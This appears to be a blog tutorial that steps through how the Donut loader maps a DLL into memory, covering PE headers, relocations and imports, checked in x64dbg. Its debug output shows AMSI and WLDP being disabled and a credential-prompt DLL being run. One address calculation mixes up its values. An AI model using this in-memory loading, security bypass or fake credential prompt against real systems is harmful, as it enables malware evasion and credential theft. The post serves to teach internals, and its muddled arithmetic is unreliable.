The screenshot shows a Windows PowerShell window with a dark background. The console output is in white text, showing debug messages from the loader. A red rectangle highlights a section of the output starting with `DEBUG: inmem_pe.c:103:RunPE(): Allocating 163840 (0x28000) bytes of RWX memory for file` and ending with `DEBUG: inmem_pe.c:295:RunPE(): Invoking RunMyCodeAsking for credentials at most 1 times`. Overlaid on the right side of the PowerShell window is a Windows Security dialog box titled "Enter Windows Credentials". It prompts the user to enter credentials to proceed, showing the username "DESKTOP-HJGD7UQ\tester" and a password field. The dialog has "OK" and "Cancel" buttons at the bottom.

```
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for B87042D96D876DC1
DEBUG: peb.c:87:FindExport(): b87042d96d876dc1 is forwarded to api-ms-win-core-com-11-1-0.CoUninitialize
DEBUG: peb.c:110:FindExport(): Trying to load api-ms-win-core-com-11-1-0.dll
DEBUG: peb.c:114:FindExport(): Calling GetProcAddress(couninitialize)
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 55675A7EC4764944
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 0035CB110D78DCF1
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 53E3F2CC5C49BD4F
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for E87ED1BF7F78F74C
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 7753FCCEC2F06D82
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for FCDDCA24AD1C9637
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 69EC090D5B28335C
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for B18BD4E619D274A7
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 77747D08BAEFE86C
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 121C84125E45D12A
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for BEE9C423D32E4775
DEBUG: peb.c:87:FindExport(): bee9c423d32e4775 is forwarded to NTDLL.RtlAddVectoredExceptionHandler
DEBUG: peb.c:110:FindExport(): Trying to load NTDLL.dll
DEBUG: peb.c:114:FindExport(): Calling GetProcAddress(RtlAddVectoredExceptionHandler)
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for D75E29FDE595C73F
DEBUG: peb.c:87:FindExport(): d75e29fde595c73f is forwarded to NTDLL.RtlRemoveVectoredExceptionHandler
DEBUG: peb.c:110:FindExport(): Trying to load NTDLL.dll
DEBUG: peb.c:114:FindExport(): Calling GetProcAddress(RtlRemoveVectoredExceptionHandler)
DEBUG: loader/loader.c:218:MainProc(): Module is embedded.
DEBUG: bypass.c:112:DisableAMSI(): Length of AmsiScanBufferStub is 36 bytes.
DEBUG: bypass.c:122:DisableAMSI(): Overwriting AmsiScanBuffer
DEBUG: bypass.c:137:DisableAMSI(): Length of AmsiScanStringStub is 36 bytes.
DEBUG: bypass.c:147:DisableAMSI(): Overwriting AmsiScanString
DEBUG: loader/loader.c:226:MainProc(): DisableAMSI OK
DEBUG: bypass.c:326:DisableWLDAP(): Length of WldapQueryDynamicCodeTrustStub is 20 bytes.
DEBUG: bypass.c:350:DisableWLDAP(): Length of WldapIsClassInApprovedListStub is 36 bytes.
DEBUG: loader/loader.c:232:MainProc(): DisableWLDAP OK
DEBUG: loader/loader.c:302:MainProc(): Checking type of module
DEBUG: inmem_pe.c:103:RunPE(): Allocating 163840 (0x28000) bytes of RWX memory for file
DEBUG: inmem_pe.c:112:RunPE(): Copying Headers
DEBUG: inmem_pe.c:115:RunPE(): Copying each section to RWX memory 000002180B8B0000
DEBUG: inmem_pe.c:127:RunPE(): Applying Relocations
DEBUG: inmem_pe.c:151:RunPE(): Processing the Import Table
DEBUG: inmem_pe.c:159:RunPE(): Loading KERNEL32.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading ADVAPI32.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading credui.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading VCRUNTIME1400.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading ucrtbased.dll
DEBUG: inmem_pe.c:260:RunPE(): Executing entrypoint of DLL

DEBUG: inmem_pe.c:266:RunPE(): Resolving address of RunMyCode
DEBUG: inmem_pe.c:274:RunPE(): IMAGE_EXPORT_DIRECTORY.NumberOfNames : 2
DEBUG: inmem_pe.c:289:RunPE(): Wiping Headers from memory
DEBUG: inmem_pe.c:295:RunPE(): Invoking RunMyCodeAsking for credentials at most 1 times
```

Running the Donut instance of PasswordPrompt.dll with the loader

We leave out all generic stuff about the Donut loader (briefly touched upon in [post 9](#)) and focus here on the part specific to PE DLL loading. Pay attention to the beginning of each line in Donut console output. It shows the source code file the message came from. We focus here on stuff from the `loader/inmem_pe.c` source file. It does several things, which I would roughly summarize as follows:

- Allocate memory and copy DLL into it.
- Apply relocations. Soon more on what that means.
- Process the import table. The DLL we load depends on other DLLs so we have to load them first.
- Execute DLL entrypoint.
- Call the function we gave it.

In fact it supports even more, but those parts are irrelevant for the current example DLL so I won't show any of that:

- Delayed imports: a DLL dependency can be loaded on first use, not on startup. Donut can import these.
- TLS callbacks: a DLL can define functions that should be called on process creation. Donut can execute them if they exist, but they run only once on startup.

I'll now go through each of the steps seen above in the debug output. For each, we go into the implementation details.

Writing the DLL to memory

This is where DLL loading begins. We start out at in function `RunPE` which gets the Donut instance and module as arguments. This is just all the config and data it needs. Most importantly we get the base address to our DLL with `mod->data` (see [line 87](#)).


The main steps now taken by the loader are:

- allocate some RWX memory with `VirtualAlloc`: [line 105](#) (not `VirtualAllocEx`, this is not process injection).
- copy the PE headers ([line 113](#)) and the PE sections (with the loop in [line 118](#)) into the newly allocated memory.

You may wonder how Donut finds out all the details like what size the memory should be or where the headers and sections are. To understand this you have to understand what a PE file looks like. Donut pretty much imitates what Windows does when loading PE files but without the constraint that the file has to be on disk. In the following, also compare [the Microsoft docs on the PE format](#).

First see [line 87](#), where the loader gets the start address of the memory it wants to copy. Immediately after that, it casts it to a `PIMAGE_DOS_HEADER`. A DOS header is just what a PE file starts with. Its only purpose is compatibility, which means in this case that a PE file executed on legacy MS DOS can print out that it is not compatible.

The DOS header has a known structure. It starts with the bytes `4D5A` and at offset `0x3C` you find the address of the actual PE header. This is illustrated in this excerpt of the wonderful [Wikimedia illustration](#) of the PE format:




Structure of the DOS header of a PE file

A little knowledge is a dangerous thing so let's confirm all of this stuff by looking at the loader in action. Add a few debug print statements and a `getchar();` (my poor man's breakpoint) to the Donut loader. I've put this after line 89:

```
...
/* 87 */ base = mod->data;
/* 88 */ dos  = (PIMAGE_DOS_HEADER)base;
/* 89 */ nt   = RVA2VA(PIMAGE_NT_HEADERS, base, dos->e_lfanew);
/* -> */
/* -> */ DPRINT("base = %p", ((ULONG_PTR)base));
/* -> */ DPRINT("  nt = %p", (ULONG_PTR)nt);
/* -> */ getchar();
...
```

Now recompile and execute the loader again. It will print the new statements and stop execution until you hit enter. Use this break to attach x64dbg and inspect the memory at the locations the loader just printed out. At the bottom of the x64dbg window you find memory dump windows. Select one, press CTRL+g and then enter the address you want to see:



DOS header as seen in memory with x64dbg

In my case, the base address was `0x15B6E580E48` and the `nt` address (start of Common Object File Format (COFF) header, the real header of the PE file) was at `0x15B6E580F40`. Your addresses will be different of course. You can also just look for the one and only block of RWX memory to find what you are looking for.

Now first of all look at the start and indeed you should see `4D5A` (prints "MZ"). You can also spot the familiar string "This program cannot be run in DOS mode", which is the message you would see when running the PE on DOS. Looks a lot like a PE file so far.

Now look at the second address we printed out (`nt`). It was located at `0x15B6E580F40` and there we can see the bytes `50a50000` (prints "PE\0\0"). This is indeed the signature of the COFF header, which comes after the DOS header. Looks like that is what the Donut loader found by getting an offset with `dos->e_lfanew` from the DOS header.

How did it do that? As mentioned, the location of the start of COFF header is at offset `0x3C` relative to the DOS header, which was `0x15b6e580e84` in my case. This offset is a 4-byte value (see [docs](#)) and you can see the bytes `F8000000`. Read them from right to left and you get `0xF8`. Add that to the base address `0x15B6E580F40` and you get the correct COFF header start address `0x15b6e580e84`.

In the Donut loader C code all of this looks super simple because the offsets are derived from the definition of `PIMAGE_DOS_HEADER`. Therefore it can just do `dos->e_lfanew` to get the offset, then add `base` to get the actual address.

Similarly, the `nt` address is then interpreted as a `PIMAGE_NT_HEADERS` structure which is used to dig deeper into the data structures. The beginning of the COFF header looks like this:

0x0000	Signature 0x50450000			Machine	#NumberOfSections	COFF Header
0x0008	TimeDateStamp			PointerToSymbolTable (deprecated)		
0x0010	# NumberOfSymbolTable (deprecated)			SizeOfOptionalHeader	Characteristics	
0x0018	Magic	MajorLinker Version	MinorLinker Version	SizeOfCode (sum of all sections)		Standard COFF Fields
0x0020	SizeOfInitializedData			SizeOfUninitializedData		
0x0028	AddressOfEntryPoint (RVA)			BaseOfCode (RVA)		
0x0030	BaseOfData (RVA)			ImageBase		Windows Specific Fields
0x0038	SectionAlignment			FileAlignment		
0x0040	MajorOperating SystemVersion	MinorOperating SystemVersion		MajorImage Version	MinorImage Version	
0x0048	MajorSubsystem Version	MinorSubsystem Version		Win32VersionValue (zeros filled)		
0x0050	SizeOfImage			SizeOfHeaders		
0x0058	Checksum (images not checked)			Subsystem	DllCharacteristics	
0x0060	SizeOfStackReserve			SizeOfStackCommit		
0x0068	SizeOfHeapReserve			SizeOfHeapCommit		
0x0070	LoaderFlags (zeros filled)			# NumberOfRvaAndSizes		
	ExportTable			SizeOfExportTable		

Structure of the COFF header of a PE file

Accordingly, we can get the `nt->FileHeader.Machine` for a quick host compatibility check ([line 96](#)), `nt->OptionalHeader.SizeOfImage` to find out how much memory we have to allocate ([line 106](#)), the size of the headers `nt->OptionalHeader.SizeOfHeaders` so that we can copy them into the memory block ([line 113](#)) and also the `nt->FileHeader.NumberOfSections` ([line 118](#)) so that we can iterate the section table. By the way, that one sits at the very end and looks like this:

CLRRuntimeHeader (RVA)				SizeOfCLRRuntimeHeader			
00	00	00	00	00	00	00	00
Name							
VirtualSize				VirtualAddress (RVA)			
SizeOfRawData				PointerToRawData			
PointerToRelocations				PointerToLinenumbers			
NumberOfRelocations	NumberOfLinenumbers			Characteristics			

Section Table

Structure of the section table of a PE file

I assume you get the idea. Stop the loader and undo the changes we made above.

Applying relocations

Loading all data into memory is not enough to execute a PE file. A problem you would run into is that the code inside the file may reference addresses elsewhere within it. When the PE file is built these references are calculated with respect to the `ImageBase` address (found inside the header, `nt->OptionalHeader.ImageBase`). This is the address your PE file would like to be at in the memory. If you would write it to that exact address it would work just fine. If you don't all references are wrong though and it will crash. In general your PE file will never be loaded at the image base address.

To fix this you have to correct all the references once you know where you wrote the data to. In the Donut source `cs` is the actual address in the memory so to fix a reference we have to add `cs - nt->OptionalHeader.ImageBase` to it. Sounds easy.

However, to be able to do that you have to know where inside the big mess of 1's and 0's all those references are. This is what the base relocation table is good for (see also [MS docs](#)). It stores several blocks of relocations which are basically lists of offsets to the addresses we have to adjust. By the way, these are called relative virtual addresses (RVA) because they are relative to the base address. Add the base address to them and you get virtual addresses (VA).

You can find the base relocation table by looking into the data directory of the PE file header. There are 16 available slots. Windows uses only 15 of them and the last one is always empty. Each one consists of an address (relative to the image base) and a size (compare [docs from MS](#)). It looks like this:

0x0070

LoaderFlags (zeros filled)				# NumberOfRvaAndSizes			
ExportTable (RVA)				SizeOfExportTable			
ImportTable (RVA)				SizeOfImportTable			
ResourceTable (RVA)				SizeOfResourceTable			
ExceptionTable (RVA)				SizeOfExceptionTable			
CertificateTable (RVA)				SizeOfCertificateTable			
BaseRelocationTable (RVA)				SizeOfBaseRelocationTable			
Debug (RVA)				SizeOfDebug			
ArchitectureData (RVA)				SizeOfArchitectureData			
GlobalPtr (RVA)				00	00	00	00
TLSTable (RVA)				SizeOfTLSTable			
LoadConfigTable (RVA)				SizeOfLoadConfigTable			
BoundImport (RVA)				SizeOfBoundImport			
ImportAddressTable (RVA)				SizeOfImportAddressTable			
DelayImportDescriptor (RVA)				SizeOfDelayImportDescriptor			
CLRRuntimeHeader (RVA)				SizeOfCLRRuntimeHeader			
00	00	00	00	00	00	00	00
				Name			

Structure of the data directory of a PE file

Out of this table the Donut loader can get the RVA of the relocation table (line 124, `rva = nt->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress;`). To get the actual address of it it has to add `cs` to it, the address we wrote the PE to, (line 129, `ibr = RVA2VA(PIMAGE_BASE_RELOCATION, cs, rva);`). Knowing the table location, the loader can loop over the blocks (line 132) and over the lists inside the blocks (line 135) to correct the addresses (line 137).

Again, let's see the theory in action to convince ourselves that there really is at least some truth to this. I've added the following debug prints and `getchar();` statements to the code:

```

/* 124 */ rva = nt-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress;
/* 125 */
/* 126 */ if(rva != 0) {
/* 127 */     DPRINT("Applying Relocations");
/* 128 */
/* 129 */     ibr = RVA2VA(PIMAGE_BASE_RELOCATION, cs, rva);
/* 130 */     ofs = (PBYTE)cs - nt->OptionalHeader.ImageBase;
/* 131 */
/* -> */     DPRINT("cs = %p", cs);
/* -> */     DPRINT("rva = %p", ((ULONG_PTR)rva));
/* -> */     DPRINT("imageBase = %p", ((ULONG_PTR)nt->OptionalHeader.ImageBase));
/* -> */     getchar();
/* -> */
/* 132 */     while(ibr->VirtualAddress != 0) {
        ...
/* 145 */     }
/* 146 */ }
/* -> */ getchar();

```

After recompiling and running the loader, execution halts right before relocations are applied and the following values are printed to the console:

- **cs** is the base address we already saw before (**0x145715D0000**).
- **rva** is where the loader stored the RVA of the relocation table (**0x27000**), taken from the header.
- **imageBase** is the image base address taken from the header.

Now lets try to find the relocation table. We calculate **cs + rva** and get **0x145715f7000**.

Jump to this address in x64dbg and what you see is the first base relocation block.

According to [Microsoft documentation](#) it starts with the page RVA (4 bytes), followed by the block size (4 bytes), followed by a list of offsets (2 bytes). The first 4 bits of each offset specify its type. Donut only supports type **0xA** which means the offset points to a 64-bit address. In my example the table looked like this:

DEBUG: peb.c:87:FindExport(): bee9c423d32e4775
DEBUG: peb.c:110:FindExport(): Trying to load
DEBUG: peb.c:114:FindExport(): Calling GetProc
DEBUG: loader/loader.c:196:MainProc(): Resolvi
DEBUG: peb.c:87:FindExport(): d75e29fde595c73f
DEBUG: peb.c:110:FindExport(): Trying to load
DEBUG: peb.c:114:FindExport(): Calling GetProc
DEBUG: loader/loader.c:218:MainProc(): Module
DEBUG: bypass.c:112:DisableAMSI(): Length of A
DEBUG: bypass.c:122:DisableAMSI(): Overwriting
DEBUG: bypass.c:137:DisableAMSI(): Length of A
DEBUG: bypass.c:147:DisableAMSI(): Overwriting
DEBUG: loader/loader.c:226:MainProc(): Disable
DEBUG: bypass.c:326:DisableWLDLP(): Length of W
DEBUG: bypass.c:350:DisableWLDLP(): Length of W
DEBUG: loader/loader.c:232:MainProc(): Disable
DEBUG: loader/loader.c:302:MainProc(): Checking type of module
DEBUG: inmem_pe.c:103:RunPE(): Allocating 163840 (0x28000) bytes of RWX memory for file
DEBUG: inmem_pe.c:112:RunPE(): Copying Headers
DEBUG: inmem_pe.c:115:RunPE(): Copying each section to RWX memory 00000145715D0000
DEBUG: inmem_pe.c:127:RunPE(): Applying Relocations
DEBUG: inmem_pe.c:132:RunPE(): cs = 00000145715D0000
DEBUG: inmem_pe.c:133:RunPE(): rva = 00000000000027000
DEBUG: inmem_pe.c:134:RunPE(): imageBase = 0000000180000000

A look at the relocation table in x64dbg

In the upper right you find the first base relocation block outlined in red, with its RVA ($0x1A000$) and block size ($0x30$) outlined inside the red box too. The offsets are $0x898$ (type $0xA$), $0x8D8$ (type $0xA$) and so on. These values are the ones we use to get the addresses of the locations in memory that we have to relocate. To each offset of the block we add the base address cs and our block RVA $0x1A000$. The values thus are $0x145715D0000 + 0x1A000 + 0x898 = 0x145715EA898$, $0x145715D0000 + 0x1A000 + 0x8D8 = 0x145715EA8D8$ and so on. Lets jump in x64dbg to the first one ($0x145715EA898$) and look at it:

The screenshot shows the x64dbg interface. On the left, the debug console displays messages from the loader, including 'loader/loader.c:196:MainProc(): Resolving...' and 'loader/loader.c:218:MainProc(): Module...'. On the right, the memory dump window shows a dump of memory starting at address 00000145715EA898. The first row of the dump is highlighted in red, showing the hex values 80 A8 01 80 01 00 00 00. The second row is also highlighted in red, showing the hex values 90 A8 01 80 01 00 00 00. The dump window also shows the ASCII representation of the data, which is mostly null bytes.


Addresses pointed to in the relocation table before applying relocations

Above you can see both addresses we just calculated outlined in red. The second one is so close to the first that we can see both in the memory dump. So far there is nothing special to see other than that some data is stored there.

Assuming that we did no mistake so far we now have to apply relocations to these addresses. In our debug print statements we can see the image base address, which is $0x180000000$. The difference between that and cs is $0x145715D0000 - 0x180000000 = 0x143F15D0000$, which is the value we have to add to the two addresses we just found to relocate them. Lets do that:

- at $0x145715ea898$ we calculate $0x18001A880 + 0x143F15D0000 = 0x145715EA880$.
- at $0x145715ea8d8$ we calculate $0x18001A890 + 0x143F15D0000 = 0x145715EA890$.

Now comes the moment of truth. These are the two values we should expect to see after relocation. Give focus to the terminal running the loader and hit enter. The loader will apply relocations and stop again right after that. Watch x64dbg closely to see what happens.



Addresses pointed to in the relocation table after applying relocations

Yep, here they are. The values we calculated above actually appeared on the screen. x64dbg also underlined them in blue which it does when values point to valid memory addresses. Looks like it all worked as expected.

Processing the import table

Odds are the library you want to load has some dependencies. The job of the Donut loader is to make sure your library can find all the functions it depends on. Two different things must be done:

- for each DLL you depend on, load the DLL into the process memory
- for each function inside each DLL, store a reference to it in the import address table (IAT)

Of course, all of the data you need is inside the PE headers. In there you find the “Import Directory Table” (IDT), which contains one entry per dependency. First and foremost each entry points to a **Name**, such as “kernel32.dll”. You can use the Windows API LoadLibraryA to load a library with this name and get a handle to it.

Moreover, there are pointers called **OriginalFirstThunk** in the IDT entries. Each one points to the “Import Lookup Table” (ILT) of a dependency. This table contains one entry per imported function, which can be identified either by an “ordinal” (think of it as the numerical ID of the function within the dependency) or by its “name”. Either way, you can use GetProcAddress with a handle and name or ordinal as the argument to get the memory address to the function.

Finally, each IDT entry contains a pointer called **FirstThunk**, which points to the “Import Address Table” (IAT). Initially it is exactly the same as the ILT but the loader is expected to turn it into a list of memory addresses, one for each imported function. Thus, the Donut loader must iterate over the IDT/ILTs and overwrite each entry in the IATs with the memory address received from GetProcAddress. Since ILT and IAT are the same initially you can also iterate over the IAT while rewriting it and forget about the ILT completely.

The implementation of that can be found [here](#) in the Donut loader. Just for completeness, the loader also supports delayed imports. Find the code [here](#), right below the code for normal imports.


As before, I found it educational to watch the spectacle in a debugger. To break at the right point in time and find good starting points in memory, add the following code to the loader and recompile:

```

/* 148 */ rva = nt-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress;
/* 149 */
/* 150 */ if(rva != 0) {
/* 151 */     DPRINT("Processing the Import Table");
/* 152 */
/* 153 */     imp = RVA2VA(PIMAGE_IMPORT_DESCRIPTOR, cs, rva);
/* 154 */
/* -> */     DPRINT("cs = %p", cs);
/* -> */     DPRINT("imp = %p", ((ULONG_PTR)imp));
/* -> */     getchar();
/* -> */
/* 155 */     // For each DLL
/* 156 */     for (;imp->Name!=0; imp++) {
        ...
/* 190 */     }
/* -> */     getchar();
/* 191 */ }

```

Execute the loader and you will see your new debug print statements. In my case, `imp` pointed to `0x28F604D2430`. Attach x64dbg and jump to this address in one of the dump windows. What you see is our starting point, the IDT:




Import directory table with relevant addresses from first entry outlined in red

According to [Microsoft docs](#) each struct in the table is 20 bytes. The name is found at offset 16 (outlined in red on the right), RVAs to the ILT and IAT are at offsets 0 and 20 (both outlined in red on the left). As usual, add **cs** to the RVAs to get the addresses you want to look at:

- To see the DLL name go to: $0x28F604B0000 + 0x228F6 = 0x28F604D28F6$
